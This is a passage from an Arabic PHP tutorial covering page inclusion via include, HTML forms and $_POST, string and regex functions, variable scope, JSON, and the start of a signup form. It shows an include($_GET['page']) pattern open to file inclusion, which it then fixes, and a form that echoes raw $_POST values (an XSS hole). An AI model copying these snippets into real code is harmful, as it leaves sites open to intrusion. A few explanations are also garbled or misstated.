ستلاحظ أنه بعد تغيير اسم الصفحة فأنت مضطر لتغيير الرابط الذي يشير لهذه الصفحة في جميع الصفحات , فما بالك لو لديك موقع من 1000 صفحة , أعلم أن هناك بعض البرامج تقوم بعملية إستبدال النصوص في عدة ملفات دفعة واحدة واحتجت لهذا الأمر عندما كنت أصمم مواقع كلاسيكية بدون الإعتماد على لغة برمجية , الأمر كان مرهق حقاً .

ولكن مع لغة php فالأمر بسيط , توفر لغة php دالة باسم `include` أي تضمين وظيفتها تضمين صفحة ضمن صفحة أخرى , والآن سنقوم بوضع كود محتوى الصفحة فقط داخل الصفحات وسنكتفي بوضع الـ `header` والـ `footer` في الصفحة الرئيسية - `index-page.php` فقط وسنقوم بتغيير الروابط في الصفحة الرئيسية لتصبح بهذا الشكل - كما تم شرحه في استخدام `$_GET` :

```
<div class="header">
    <a href="index-page.php"> الرئيسية </a>
    <a href="index-page.php?page=about-site"> عن الموقع </a>
    <a href="index-page.php?page=news"> الأخبار </a>
    <a href="index-page.php?page=new"> جديد الموقع </a>
    <a href="index-page.php?page=contactus"> للاتصال بنا </a>
</div>
```

ويصبح كود تضمين محتوى الصفحات في الصفحة الرئيسية هو :

```
<div class="content">
    <?php
        if(isset($_GET['page']))
        {
            include($_GET['page'].'.php');
        }
        else
        {
            echo '<h1> محتوى الصفحة الرئيسية </h1>';
        }
    ?>
</div>
```

ملاحظة : هناك دوال أخرى للتضمين كـ `include_once` أي تضمين الملف مرة واحدة فقط إذا كان هناك نسخة أخرى مضمّنة من نفس الملف فإستخدام `include` تسبب أخطاء التضمين المتتالي لنفس الملف أي الدخول في حلقة مغلقة لعملية تضمين الملف إذا تم تضمين الملف داخل نفسه أو شيء من هذا القبيل , ودالة `require` تعني أن هذا الملف مطلوب للإستمرار في معالجة باقي الكود وإلا لا يتم تنفيذ باقي الكود ويتم الخروج بعكس دالة `include` فيصدر خطأ عدم تضمين الملف ويتم معالجة باقي الكود , وهناك أيضاً دالة `require_once` على غرار دالة `include_once` .

ولكن قيم متغيرات الروابط كما نعلم يمكن تغييرها من خلال الرابط مما يجعل الرابط عرضة لتضمين ملفات خارجية وهو ما يعرف بثغرة **RFI** ولكن في نسخ `php` الحالية فالضبط الافتراضي يمنع تضمين ملف خارجي من خادم آخر , وهناك أيضاً ثغرة تعرف بـ **LFI** وهي الوصول لتشغيل ملف ما على جهاز الخادم للحصول على بيانات ما أو تعديل ملف ما ومن خلال هذه الثغرة يمكن التحكم الكامل بجهاز الخادم , ولتلاشي هذه الثغرة إما أن تقوم بفلتر القيم التي يتم جلبها من الروابط أو تضمين ملفات بالإعتماد على قيمة متغير في الرابط وليكن المعرف `id` وعلى هذا تصبح الروابط السابقة على النحو التالي :

```
<div class="header">
    <a href="index-page.php"> الرئيسية </a>
    <a href="index-page.php?id=1"> عن الموقع </a>
    <a href="index-page.php?id=2"> الأخبار </a>
    <a href="index-page.php?id=3"> جديد الموقع </a>
    <a href="index-page.php?id=4"> للإتصال بنا </a>
</div>
```

والكود الخاص بتضمين الصفحات سيكون على الشكل التالي :

```
<div class="content">
    <?php
        if(isset($_GET['id']))
        {
            switch($_GET['id'])
            {
                case '1':
                    include('about-site.php');
                    break;
                case '2':
```



```

        include('news.php');
        break;
    case '3':
        include('new.php');
        break;
    case '4':
        include('contactus.php');
        break;
    default:
        echo '<h1 style="color:#F00;"> معرف صفحة خاطئ </h1>';
    }
}
else
{
    echo '<h1> محتوى الصفحة الرئيسية </h1>';
}
?>
</div>

```

ومن ملاحظتنا نجد أن اسم الصفحة أو الـ title دائماً هو "الصفحة الرئيسية" , أترك لكم هذا لتغييره ليعبر عن محتوى كل صفحة بنفس الطريقة السابقة

ملاحظة : توجد طرق أخرى لعملية تضمين الملفات منها أن يوضع راس الصفحة في صفحة منفصلة وأيضاً تزيل الصفحة وقائمة الروابط كلاً في صفحة منفصلة وتتم عملية تضمين هذه الصفحات ضمن صفحات الموقع وفي حال التعديل على أي من هذه الصفحات هو بمثابة التعديل على الموقع ككل .

إرسال المتغيرات عبر النماذج :

- النماذج في HTML هي وحدات لجلب البيانات من المستخدمين وكأمثلة عليها : عمليات تسجيل الدخول و تسجيل مستخدم جديد وتحتوي على العديد من عناصر الإدخال والإختيار على حسب الحاجة .
- أهم خصائص وسم النموذج form هي خاصية action وقيمتها تكون مسار ملف معالجة البيانات المرسل من النموذج والخاصية method وهي نوع الإرسال إما POST أو GET وغالباً ما تستخدم الطريقة POST والفرق بينها وبين GET هي أن الطريقة POST تستخدم مع البيانات كبيرة الحجم .
- يتم إرسال التعرف على عناصر النموذج المرسل من خلال خاصية الاسم name ولجلب البيانات المرسل في ملف المعالجة نستخدم المتغير المعروف مسبقاً في php وهو \$_POST وهو عبارة عن مصفوفة تحتوي على البيانات المرسل من النموذج .
- والتالي نموذج به اسم المستخدم وكلمة المرور وذر لإرسال البيانات :

```
<form action="submit.php" method="POST">
    <label>اسم المستخدم</label>
    <input type="text" name="username"><br>
    <label> : كلمة المرور</label>
    <input type="password" name="password"><br>
    <input type="submit" value="أدخل القيم">
</form>
```

- ملف معالجة البيانات هو submit.php ونوع الإرسال هو POST
- الوسم input هو أحد الوسوم الخاصة بوسم النموذج ولا يحتاج لوسم إغلاق ومن خواص هذا الوسم النوع type وهو نوع الحقل والخاصية name وهي اسم الحقل والذي من خلاله نستطيع جلب البيانات لهذا الحقل من ملف المعالجة .
- قمنا بعمل حقلين أحدهما من النوع text أي نص والآخر نوعه password أي حقل كلمة مرور
- والحقل الأخير من نوع submit أي زر إرسال البيانات لملف المعالجة وبه الخاصية value وهي القيمة التي تظهر على الزر ويمكن استخدام هذه الخاصية للحقول السابقة لوضع قيم افتراضية للحقول .

- داخل ملف المعالجة submit.php سنضع الكود التالي لطباعة القيم الموجودة في المصفوفة \$_POST :

```
<?php
foreach($_POST as $key=>$value)
{
    echo $key.': ' . $value.'<br>';
}
```

```
}
```

```
?>
```

الفصل الخامس : السلاسل النصية و التعابير النظامية

يمكن تعريف السلسلة النصية انها عبارة عن مجموعة من المحارف يمكن تغيير محتواها بعد انشاءها , حيث توفر لغة php دوال متعددة لإجراء مختلف العمليات عليها .

معرفة طول السلسلة النصية :

في كثير من الاحيان عند التعامل مع السلاسل النصية يتوجب علينا معرفة طول السلسلة النصية التي نتعامل معها , وللقيام بتلك المهمة نستخدم الدالة strlen التي تعيد طول السلسلة النصية المُمررة اليها , المثال التالي يطبع طول السلسلة النصية المخزنة في المتغير :

string :

```
<?php
$string = 'This is a string';
echo strlen($string);
// outputs : 16
?>
```

تحويل حالة احرف اللغة الانكليزية :

تقوم الدالة strtolower بتحويل حالة جميع الاحرف الانكليزية الى احرف صغيرة (اي مثلاً تقوم باستبدال A بالـ a) , وتفيد هذه الدالة على سبيل المثال عند تسجيل المستخدم في الموقع حيث نقوم بجعل جميع احرف المُعرف صغيرة حتى لا يكون لدينا مستخدمين بنفس المُعرف .

تقبل هذه الدالة وسيطاً وحيداً هو السلسلة النصية وتُعيد سلسلة نصية يكون فيها جميع الاحرف بالحالة الصغيرة :

```
<?php
$string = 'This Is A sTrIng 123';
echo strtolower($string);
// outputs : this is a string 123
?>
```

ويوجد هناك الدالة strtoupper التي تقبل نفس وسائط الدالة السابقة لكنها تحول حالة الاحرف الى احرف كبيرة :

```
<?php
```

```
$string = 'This Is A sTrIng 123';
echo strtoupper($string);
// outputs : THIS IS A STRING 123
?>
```

لاحظ ان الارقام والاحرف العربية لا تتأثر بهاتين الدالتين .

استبدال نص :

عند الحاجة لاستبدال عبارة بعبارة اخرى , نستخدم الدالة `str_replace` التي يكون شكلها العام كالتالي :

```
str_replace($search, $replace, $string);
```

تقبل هذه الدالة ثلاث وسطاء اجباريين : الاول هو النص المراد البحث عنه ويمكن ان يكون نوع هذا المتغير سلسلة نصية أو مصفوفة كما سنرى في الامثلة , والوسيط الثاني هو النص المراد استبدال النص السابق وكما في الوسيط السابق يمكن ان يكون نص أو مصفوفة , أما الوسيط الثالث فيكون السلسلة النصية التي ستجرى عليها عملية الاستبدال .

تُعيد الدالة السابقة سلسلة نصية تحوي على النص المُعدل . لازالة ما حصل من غموض جرب الامثلة التالية :

```
<?php
$string = 'this is a long string !!';
$new_string = str_replace('long', 'short', $string);
echo "The first string is : $string <br>";
echo "The replaced string is : $new_string";
?>
```

في المثال السابق قمنا باستبدال الكلمة `long` الموجودة في السلسلة النصية الاولى بالكلمة `short` وقمنا بتخزين السلسلة النصية الناتجة في المتغير `$new_string` .

```
<?php
$string = 'this is a long string !!';
$new_string = str_replace(array('this', 'long', '!!'), array('This', 'short'),
$string);
```

```
echo "The first string is : $string <br>";
echo "The replaced string is : $new_string";
?>
```

في هذا المثال قمنا بجعل الوسيطين الأول والثاني مصفوفات حيث يتم استبدال العناصر بالترتيب , ولكن - كما تلاحظ - فإن المصفوفة الأولى تحوي على العنصر الذي قيمته "!!" بدون وجود نظير له في المصفوفة الثانية مما يؤدي الى استبدال هذه القيمة بقيمة فارغة , المثال السابق سيعطي الخرج التالي :

The first string is : this is a long string !!

The replaced string is : This is a short string

يجدر بالذكر بأن الدالة `str_ireplace` تعمل نفس عمل الدالة `str_replace` لكنها غير حساسة لحالة الأحرف .

إزالة وسوم HTML :

تقوم الدالة `htmlentities` باستبدال وسوم لغة HTML بمكافئاتها من ما يسمى `html entities` . فمثلا الرمز "<" يُستبدل ب "<" والرمز "&" يُستبدل ب "&" , و تُستخدم هذه الدالة لفلتر النصوص التي يقوم بإدخالها المستخدم فمثلا : إذا ادخل المستخدم اسمه على الشكل التالي "username" فسيتم اظهار الاسم بخط عريض لكن عند استخدام الدالة `htmlentities` فسيتم اظهار الاسم كما تمت كتابته , المثال التالي يوضح ذلك :

```
<?php
$username = '<b>Abd Allatif</b>';
echo 'The user name without using htmlentities function : '.$username;
echo '<br>';
echo 'The user name when using htmlentities function : '. htmlentities($username);
?>
```

اما الدالة `htmlspecialchars` فتقوم بنفس عمل الدالة `htmlentities` إلا انها تقوم بتحويل محارف خاصة محددة , وكلا الدالتين يقوم بتحويل علامات الاقتباس المزدوجة الى """

وتتركب علامات الاقتباس المفردة دون تغيير ولاجبارهم على تحويلها الى `html entities` نستخدم الراية `ENT_QUOTES` كوسيط ثان , أما عند استخدام الراية `ENT_NOQUOTE` فلن يتم استبدالهما .

فيكون الفرق الجوهرى بين الدالتين، أن الأولى "htmlentities" ستقوم بتحويل كل محرف قابل للتحويل إلى نظيره من اد html entities, أما الدالة الثانية "htmlspecialchars" فهي متخصصة في محارف الخاصة محددة فقط, ك & و " و > و < و (' ولكن فقط عندما يكون الوسيط ENT_QUOTES ممرراً كما تم الإشارة سابقاً)

لإزالة الغموض جرب المثال التالي :

```
<?php
header('Content-Type: text/html; charset=utf-8');
$string = '"السلام عليكم"';
echo htmlspecialchars($string, ENT_NOQUOTES);
echo '<br>';
echo htmlentities($string);
?>
```

لذا من المُفضل في الحالة العامة ولهدف الحماية من بعض هجمات XSS استخدام الدالة htmlspecialchars . وتوجد دالة باسم strip_tags تقوم بإزالة جميع وسوم HTML.

التعابير النظامية Regular Expression :

التعابير النظامية هي عبارة عن طريقة لكي نستطيع مطابقة نص معقد بواسطة عدد من المحارف والرموز ذات الدلالات الخاصة مثل * ؟ ... الخ , حيث توفر لغة php كما في سائر لغات البرمجة امكانية البحث و استبدال النصوص بواسطة التعابير النظامية .
في السابق كانت لغة php توفر طريقتين لمعالجة نوعين من التعابير النظامية الاولى هي POSIX والثانية هي التعابير النظامية الخاصة بلغة perl , لكن لغة php قامت بازالة POSIX في الاصدار 5.3.0 لذا لن يتم التطرق لها .

انشاء عبارات التعبير النظامية :

يجب بدء عبارة التعبير النظامي بالرمز "/" ويجذب انهاء بنفس الرمز , اقواس المجموعة [] تستخدم لتحديد عدد معين من المحارف (حروف أو ارقام أو رموز) مثلا : النمط [abc] يطابق a أو b أو c , أما النمط [a-z] فيطابق جميع الاحرف الانكليزية الصغيرة وايضا النمط [a-zA-Z0-9] يطابق جميع الاحرف الانكليزية بحالتها (احرف كبيرة واحرف صغيرة) والارقام من 0 الى 9. اما لو أضفنا الرمز ^ بعد فتح قوس المجموعة فهو يشير الى عدم مطابقة مجموعة الاحرف التالية مثلا : [^a] لا يطابق الحرف a , ولكل رمز معنى خاص في التعابير النظامية موجودة في الجدول التالي :

- * المحرف "." يطابق أي محرف باستثناء محرف السطر الجديد "\n"
- * المحرف "?" يطابق تكرار النمط 0 أو 1 مرة
- * المحرف "*" يطابق تكرار النمط 0 مرة أو أكثر
- * المحرف "+" يطابق تكرار النمط 1 مرة أو أكثر
- * التعبير {X} يطابق تكرار النمط X مرة
- * التعبير {X , Y} يطابق تكرار النمط X مرة على الاقل و Y مرة على الاكثر

واذا اردت ان تقوم بمطابقة أي رمز من الرموز السابقة نستخدم رمز "/" قبلها .

ويوجد عدد اخر من المعرفات يمكن استخدامها في التعابير النظامية فمثلا بدلا من استخدام النمط [0-9] نقوم باستخدام المَعْرِف d\

والجدول التالي يوضح اهم المعرفات :

- * المَعْرِف d\ يطابق أي رقم
- * المَعْرِف D\ يطابق أي محرف باستثناء الأرقام
- * المَعْرِف s\ يطابق المحرف الذي يمثل فراغ " "
- * المَعْرِف S\ يطابق أي محرف باستثناء الفراغات
- * المَعْرِف ^ يطابق بداية السطر
- * المَعْرِف \$ يطابق نهاية السطر
- * المَعْرِف w\ يطابق أي حروف أو ارقام

لتفادي اللبس , المحرف ^ يطابق بداية السطر فقط اذا كان خارج أي نمط فرعي .

أمثلة عن كتابة انماط للتعابير النظامية :

اذا اردنا مطابقة تاريخ ما وكان هذا التاريخ مكتوب بصيغة "YYYY-MM-DD" فيمكن بكل سهولة مطابقته بواسطة النمط التالي :

```
/(\d{4})-(\d{1,2})-(\d{1,2})/
```

في النمط السابق يوجد ثلاث انماط فرعية حيث يفصل بينها - وكل نمط فرعي يجب ان يكون فقط رقم وذلك بتحديد d\ ومن ثم تحديد عدد تكرارات كل منها .

مثال اخر : مطابقة عنوان بريد الكتروني : يكون البريد الالكتروني عادة من الشكل :

someone@example.com

some_one1@example.gov.sa

someone@example2.com

someone@exa_mple.com

ولمطابقة جميع الحالات يمكن استخدام النمط التالي :

```
/^([a-zA-Z0-9_])+@([a-zA-Z0-9_])+(\.[a-zA-Z0-9_]+)+$/
```

النمط السابق معقد نسبيا , في البداية استخدمنا النمط ([a-zA-Z0-9_]) + الذي يطابق اي حرف من اللغة الانكليزية بالإضافة الى الارقام والشرطة السفلية _ , واساردة + تدل على تكرار هذا النمط مرة أو اكثر , ومن ثم وضعنا الاشارة @ وبعدها تكرار لنفس النمط الفرعي السابق , وفي النهاية قمنا بمطابقة رمز النقطة (لا تنسى وضع الشرطة المائلة \ قبلها) ومن ثم النمط الفرعي السابق مع الانتباه الى اشارة + الثانية التي تسمح بوجود "مجالين" مثلا "gov.sa" ولاحظ ايضا اننا بدأنا النمط باستخدام ^ وقمنا بإنهاءه باستخدام \$.

دوال التعامل مع التعابير النظامية :

البحث عن نمط :

وذلك بواسطة الدالة preg_match حيث تقوم هذه الدالة بالبحث عن نمط للتعابير النظامية داخل سلسلة نصية , تُعيد هذه الدالة true

في حال وجود مطابقة و false عدا ذلك , شكل الدالة العام :

```
preg_match($pattern, $subject , [$array_matches]);
```

كما هو واضح ، الوسيط الاول هو النمط الخاص بالتعابير النظامية و الوسيط الثاني هو السلسلة النصية التي سيتم البحث فيها أما الوسيط الثالث فهو اسم متغير المصفوفة التي سيتم تخزين نتائج المطابقة فيها وسيتم الحديث عنها لاحقا .

الآن لنجرب النمط السابق الذي يقوم بمطابقة تاريخ من الشكل "YYYY-MM-DD" :

```
<?php
$reg = '/(\d{4})-(\d{1,2})-(\d{1,2})/';
$date1 = '1995-5-21';
$date2 = '95-May-21';
if(preg_match($reg, $date1) != false)
{
    echo "Date '$date1' is a valid Date";
}
else
{
    echo "Date '$date1' is a NOT valid Date";
}
echo '<br>';
if(preg_match($reg, $date2) != false)
{
    echo "Date '$date2' is a valid Date";
}
else
{
    echo "Date '$date2' is a NOT valid Date";
}
?>
```

الوسيط الثالث عند تحديده يقوم بإنشاء مصفوفة حيث يكون العنصر الاول فيها (مفتاحه 0) يحوي الجملة التي تمت مطابقتها , اما بقية العناصر فتمثل الأنماط الفرعية بالترتيب , فمثلا لنقم بتعديل المثال السابق كي نستطيع استخراج السنة و الشهر و التاريخ :

```
<?php
$reg = '/(\d{4})-(\d{1,2})-(\d{1,2})/';
$date = '1995-5-21';
```

```

if(preg_match($reg, $date, $results) != false)
{
    echo "Date '$date' is a valid Date";
    echo '<br>';
    echo "The full match is {$results[0]} <br>";
    echo "The Year is {$results[1]} <br>";
    echo "The Month is {$results[2]} <br>";
    echo "The Day is {$results[3]}";
}
else
{
    echo "Date '$date' is a NOT valid Date";
}
/*
Date '1995-5-21' is a valid Date
The full match is 1995-5-21
The Year is 1995
The Month is 5
The Day is 21
*/
?>

```

الدالة preg_replace :

تقوم هذه الدالة باستبدال نص بنص آخر بالإعتماد على التعابير النظامية ويكون شكلها العام كالتالي :

```
preg_replace($pattern, $replacement, $subject);
```

ويوجد طريقتين لإستدعاء هذه الدالة : الطريقة الاولى أن تكون \$pattern مصفوفات حيث يتم استبدال كل نمط محدد بعنصر من المصفوفة pattern بنص مقابل له من المصفوفة replacement . وأما الطريقة الثانية فتكون فيها \$replacement \$pattern , cement سلسلتان نصيتان . المثال التالي يقوم بتحويل التاريخ من الشكل "YYYY-MM-DD" الى الشكل "DD|MM|YYYY" :

```
<?php
```

```
$reg = '/(\d{4})-(\d{1,2})-(\d{1,2})/';  
$replace = '$3|$2|$1';  
\\$0 represents the complete match , $1 the first sub-pattern , $2 the second sub-  
pattern ... etc.  
echo preg_replace($reg, $replace, '1995-5-21');  
?>
```

في النهاية , موضوع التعابير النظامية موضوع كبير و متشعب ولا يمكن اختصاره ببضعة اسطر حيث يوجد هناك كتب كاملة تتحدث

عنهم [Mastering Regular Expressions](#) كتاب

الفصل السادس : استخدام JSON لتخزين وجلب البيانات

تخزين البيانات :

- تتم عملية تخزين البيانات إما باستخدام قواعد البيانات أو استخدام الملفات , واليوم بإذن الله سنتعرف على كيفية حفظ البيانات بواسطة الملفات ولن نتطرق كثيراً لدوال التعامل مع الملفات إلا فتح الملف لحفظ سلسلة نصية أو إستيرادها وسيأتي الحديث عن التعامل مع الملفات بشئ من التفصيل فيما بعد , وربما لا تحتاج لها بعد تناولنا الدرس التالي
- ولكن قبل أن نتعرف على تنسيق الـ JSON لحفظ البيانات سأذكر موضوع مدى المتغيرات

* مدى المتغيرات :

- يقصد بمدى المتغيرات هي الفترة من لحظة تعريف المتغير إلى أن يصبح غير مُعرّف ولا نستطيع إستخدامه والوصول للقيمة التي يحملها .
- عند تعريف متغير فهو متاح لكل العناصر تحته - أي بعد تعريفه - وحتى إذا تم تضمين ملف بعد تعريف المتغير يكون هذا المتغير متاح للإستخدام داخل أكواد الملف , ولكن لا يكون المتغير معرف داخل الدوال مثال لتتضح الصورة :

```
<?php
$var1 = 'ahmed';
function test()
{
    echo $var1;
}
test();
?>
```

- هذا الكود سيعطي خطأ لأنها عملية وصول لمتغير غير معرف بالنسبة للدالة

- المتغيرات داخل الدوال أو وسائط الدالة تعتبر متغيرات محلية تنتهي بإنهاء الدالة ولا نستطيع إستخدام هذه المتغيرات وهذا مثال على ذلك :

```
<?php
function test()
{
```

```

    $var1 = 'ahmed';
}
echo $var1;
?>

```

- فالكود السابق أيضاً يعطينا خطأ عند تنفيذه لمحاولة الوصول لمتغير محلي خاص بالدالة

- إذاً على هذا يمكن لنا استخدام نفس اسماء المتغيرات خارج الدالة وداخلها لأنها تعتبر متغيرات منفصلة عن بعضها البعض كالمثال التالي :

```

<?php
$var1 = 'ahmed';
function test()
{
    $var1 = 'Mohammed <br>';
    echo $var1;
}
test();
echo $var1;
?>

```

- وواضح من الكود السابق أن قيمة المتغير الأول لم تتأثر عند استدعاء الدالة على الرغم من أن اسم المتغير واحد

- إذا أردنا استخدام نفس المتغير داخل الدالة وإجراء تعديلات عليه فعلينا - كما تعلمنا من [الدرس الثالث](#) - تمرير عنوان المتغير كوسيط

للدالة باستخدام العلامة & قبل اسم المتغير كالتالي :

```

<?php
$var1 = 'ahmed';
function test(&$var1)
{
    $var1 = 'Mohammed <br>';
    echo $var1;
}

```

```
test($var1);
echo $var1;
?>
```

أو استخدام الكلمة المحجوزة **global** لتعريف الدالة على أن هذا المتغير هو متغير عام وليس خاص بالدالة كالتالي :

```
<?php
$var1 = 'ahmed';
function test()
{
    global $var1;
    $var1 = 'Mohammed <br>';
    echo $var1;
}
test();
echo $var1;
?>
```

- وعلى هذا تتعامل الدالة مع المتغير العام وأي تعديل على قيمة هذا المتغير تتم على المتغير العام , نعود لموضوعنا ...

التنسيق JSON :

JSON - وهي اختصار لـ JavaScript Object Notation وهي طريقة في لغة JavaScript للتعامل مع البيانات , وتم إنتشارها ودعمها في أغلب لغات البرمجة الأخرى لسهولة وديناميكية التعامل مع هذه الطريقة ويمكن لنا إستخدام هذه الصيغة كبديل أمثل لنقل البيانات بدلاً من إستخدام ملفات XML .

وأيضاً تستخدم هذه التقنية في جلب البيانات من مواقع شهيرة كموقع twitter من خلال twitter json api وحالة الطقس من موقع yahoo من خلال yahoo json weather api

هذه كانت مقدمة لموضوع كنت قد كتبته عن هذه التقنية في قسم لغة Java على هذا الرابط .

الموضوع بسيط سأوضحه هنا بشكل سريع :

- يتم حفظ البيانات في تنسيق JSON على شكل كائن وتوضع العناصر بين الأقواس {} أو على شكل مصفوفة وتوضع عناصر المصفوفة بين الأقواس []

- القيم التي يتم حفظها داخل الكائن أو المصفوفة هي أعداد صحيحة وأعداد كسرية وسلاسل نصية وقيم منطقية وكائنات أخرى أو

مصفوفات أخرى ويمكن الجمع بين جميع هذه الأنواع داخل كائن واحد أو مصفوفة واحدة ويتم إسناد القيم للعناصر باستخدام الرمز **⌈** ويتم الفصل بين العناصر باستخدام الفاصلة **,**

*** أمثلة للقيم داخل الكائن :**

```
{"var1":10,"var2":true,"var3":null,"var4":"Ahmed","var5":12.55}
```

ملاحظة : يجب أن يكون اسم العنصر بين علامتي اقتباس لأن بعض لغات البرمجة لا تقبل اسم العنصر بدونها , وأيضاً يجب وضع السلسلة النصية بين علامتي اقتباس .

*** أمثلة للعناصر داخل المصفوفة :**

```
[10,20.25,"Ahmed",null,true]
```

كما يمكن الجمع بين الإثنين معاً كأن يحتوي الكائن على مصفوفات أو تحتوي المصفوفات على كائنات

*** كائن يحتوي على مصفوفة :**

```
{"var1":10,"var2":[10,20,30]}
```

مصفوفة تحتوي على كائن :

```
[10,20,{"var1":"ahmed","var2":900},"Khaled"]
```

وهكذا يتم احتواء الكائنات والمصفوفات داخل بعضها البعض وهكذا ...

وما سبق هو كيفية هيكلية البيانات باستخدام أسلوب الـ JSON والتالي الدوال التي تتعامل مع هذا التنسيق في لغة php :

- دالة `json_encode` للتحويل إلى تنسيق الـ JSON

- دالة `json_decode` لتحويل تنسيق JSON إلى كائنات ومصفوفات يمكن التعامل معها من خلال لغة php

ملاحظة : المصفوفات الترابطية hash table في لغة php يتم تحويلها إلى كائن في تنسيق JSON

- أولاً **⌈** تحويل البيانات إلى صيغة JSON باستخدام دالة `json_encode`

* أمثلة :

1- لدينا مصفوفة ترابطية بها قيم مختلفة سيتم تحويلها لتنسيق JSON كالتالي :

```
<?php
    $data['var1'] = 10;
    $data['var2'] = 20.13;
    $data['var3'] = null;
    $data['var4'] = true;
    $data['var5'] = 'Ahmed';
    echo json_encode($data);
?>
```

* المخرجات :

```
{"var1":10,"var2":20.13,"var3":null,"var4":true,"var5":"Ahmed"}
```

2- لدينا مصفوفة عادية -أي معرفاتها عبارة عن أرقام- وتحتوي على قيم مختلفة لاحظ شكل المصفوفة في المخرجات :

```
<?php
    $data[] = 10;
    $data[] = 20.13;
    $data[] = null;
    $data[] = true;
    $data[] = 'Ahmed';
    echo json_encode($data);
?>
```

* المخرجات :

```
[10,20.13,null,true,"Ahmed"]
```

3- مصفوفة عادية تحتوي على قيم وعلى مصفوفة ترابطية وعلى مصفوفة عادية أخرى كالتالي :

```
<?php
    $data[] = 300;
    $data[] = array(10,20,30);
    $data[] = array("var1"=>12.3,12.8,"var2"=>"Ahmed",9000,"var3"=>array(true,false));
    echo json_encode($data);
?>
```

* المخرجات :

```
[300,[10,20,30],{"var1":12.3,"0":12.8,"var2":"Ahmed","1":9000,"var3":[true,false]]]
```

4- مصفوفة ترابطية تحتوي على قيم وعلى مصفوفة عادية كالتالي :

```
<?php
    $data = array("var1"=>12.3,12.8,"var2"=>array("Ahmed","Jamal","Mostafa"),9000);
    echo json_encode($data);
?>
```

* المخرجات :

```
{"var1":12.3,"0":12.8,"var2":["Ahmed","Jamal","Mostafa"],"1":9000}
```

- ثانياً : تحويل صيغة JSON إلى كائنا ومصفوفات يمكن التعامل معها من خلال لغة php باستخدام دالة json_encode

ملاحظة : بما أننا لم نتطرق للتعامل مع الكائنات حتى الآن فدالة json_encode تأخذ وسيط ثاني في حالة إعطائه القيمة **true** يتم تحويل كائنات الـ JSON إلى مصفوفات ترابطية hash table وإن أردت استخدام الكائن بدون تحويله لمصفوفة يمكنك الوصول للعناصر باستخدام الرمز <-

* أمثلة :

1- جلب كائن في تنسيق JSON وتحويله إلى مصفوفة ترابطية في لغة PHP وبه الشكلان إما استخدام الكائن مباشراً أو تحويله لمصفوفة ترابطية واستخدامه كالتالي :

```
<?php
$json = '{"var1":10,"var2":true,"var3":null,"var4":"Ahmed","var5":12.55}';
$data1 = json_decode($json);
$data2 = json_decode($json,true);
// الوصول للعناصر من خلال الكائن
echo $data1->var4;
echo "<br>";
// الوصول للعناصر عن طريق مصفوفة ترابطية
echo $data2['var4'];
?>
```

* المخرجات :

Ahmed

Ahmed

2- هنا تنسيق JSON لمصفوفة تحتوي على قيم ومصفوفات وكائنات تحتوي أيضاً بداخلها على قيم ومصفوفات وهكذا يمكن العملية أن تتابع والكود التالي تم استخدام وسم العناصر `ul` لترتيب المخرجات وتوضيح العملية كالتالي :

```
<?php
$json = '[300,[10,20,30],{"var1":12.3,"0":12.8,"var2":"Ahmed","1":9000,"var3":
[true,false]}]';
$data = json_decode($json,true);
$html = "<ul>";
foreach($data as $key=>$value)
{

    if(is_array($value))
    {
```

```

$HTML .= "<li>$key=>Array<ul>";
foreach($value as $key2=>$value2)
{

    if(is_array($value2))
    {
        $HTML .= "<li>$key2=>Array<ul>";
        foreach($value2 as $key3=>$value3)
        {
            $HTML .= "<li>$key3=>$value3</li>";
        }
        $HTML .= "</ul></li>";
    }
    else
    {
        $HTML .= "<li>$key2=>$value2</li>";
    }
}
$HTML .= "</ul></li>";
}
else
{
    $HTML .= "<li>$key=>$value</li>";
}
}
$HTML .= "</ul>";

echo $HTML;

```

```
?>
```

```

0=>300
1=>Array
    0=>10
    1=>20
    2=>30
2=>Array
    var1=>12.3
    0=>12.8
    var2=>Ahmed
    1=>9000
    var3=>Array
        0=>1
        1=>

```

والآن وكمثال تطبيقي لما سبق عملية التسجيل وتسجيل الدخول في موقع ما , في [الدرس الرابع](#) تم شرح التعامل مع النماذج وكيفية الحصول على البيانات منها , وفي [الدرس السابق](#)

. php تعلمنا كيفية التعامل مع التعابير القياسية والدوال المستخدمة معها في لغة

سنقوم بتقسيم العمل لمجموعة دوال وشرح كل دالة على حدة

■ سنقوم بإنشاء نموذج لعملية التسجيل كما تعلمنا سابقاً ونضعه في ملف وليكن باسم `signup.php` وسيكون ملف معالجة البيانات هو نفسه ملف النموذج أي سنضع للخاصية `action` للنموذج اسم الملف ذاته والكود التالي كود هذا الملف :

```

<!doctype html>
<html dir="rtl">
    <head>
        <meta charset="utf-8">
        <title>
            تسجيل مستخدم جديد
        </title>
        <link href="style.css" rel="stylesheet" type="text/css" />
    </head>

```

```

<body>
  <div class="mainLayout">
    <div class="header">
      <a href="#"> الرئيسية </a>
      <a href="login.php"> تسجيل الدخول </a>
      <a href="signup.php"> تسجيل مستخدم جديد </a>
    </div>
    <div class="content">
      <form action="signup.php?action=submit" method="POST">
        <table>
          <tr>
            <td><label> اسم المستخدم : </label></td>
            <td><input type="text" name="username" value="<?php echo
isset($_POST['username'])?$_POST['username']:''; ?>"></td>
          </tr>
          <tr>
            <td><label> البريد الإلكتروني : </label>
            <td><input type="text" name="email" value="<?php echo
isset($_POST['email'])?$_POST['email']:''; ?>"><br>
          </tr>
          <tr>
            <td><label> تأكيد البريد الإلكتروني : </label>
            <td><input type="text" name="email2" value="<?php echo
isset($_POST['email2'])?$_POST['email2']:''; ?>"><br>
          </tr>
          <tr>
            <td><label> كلمة المرور : </label>
            <td><input type="password" name="password"><br>
          </tr>
          <tr>

```

```

        <td><label> تأكيد كلمة المرور</label>
        <td><input type="password" name="password2"><br>
    </tr>
    <tr>
        <td colspan="2"><input type="submit" name="submit" value="
تسجيل "></td>
    </tr>
</table>
</form>
</div>
<div class="footer">
    <span > ( : حقوق كذا وكذا محفوظة لشركة كذا وكذا </span><br />
</div>
</div>
</body>
</html>

```

- لاحظ أنني في خاصية القيمة لكل عنصر وضعت كود php وهو عبارة عن حالة **if** المختصر , ففي حالة الضغط على زر الإرسال سيتم إرسال البيانات للملف نفسه وبهذا يمكن لنا استخدامها ووضعها كقيم للحقول حتي لا يتم إعادة كتابة هذه القيم في كل مرة يتم الضغط فيه على زر الإرسال , فالشرط هو في حالة كون العنصر معرف يتم طباعة قيمته وإلا تكون قيمة الحقل فارغة .

والآن سنقوم بكتابة دوال للتحقق من قيم النموذج , وسنقوم بتعريف متغير عام لنضع به صيغة الخطأ وليكن \$error

* دالة التحقق من اسم المستخدم **username_v** وهي لا تأخذ وسائط كالتالي :

```

function username_v()
{
    global $error;

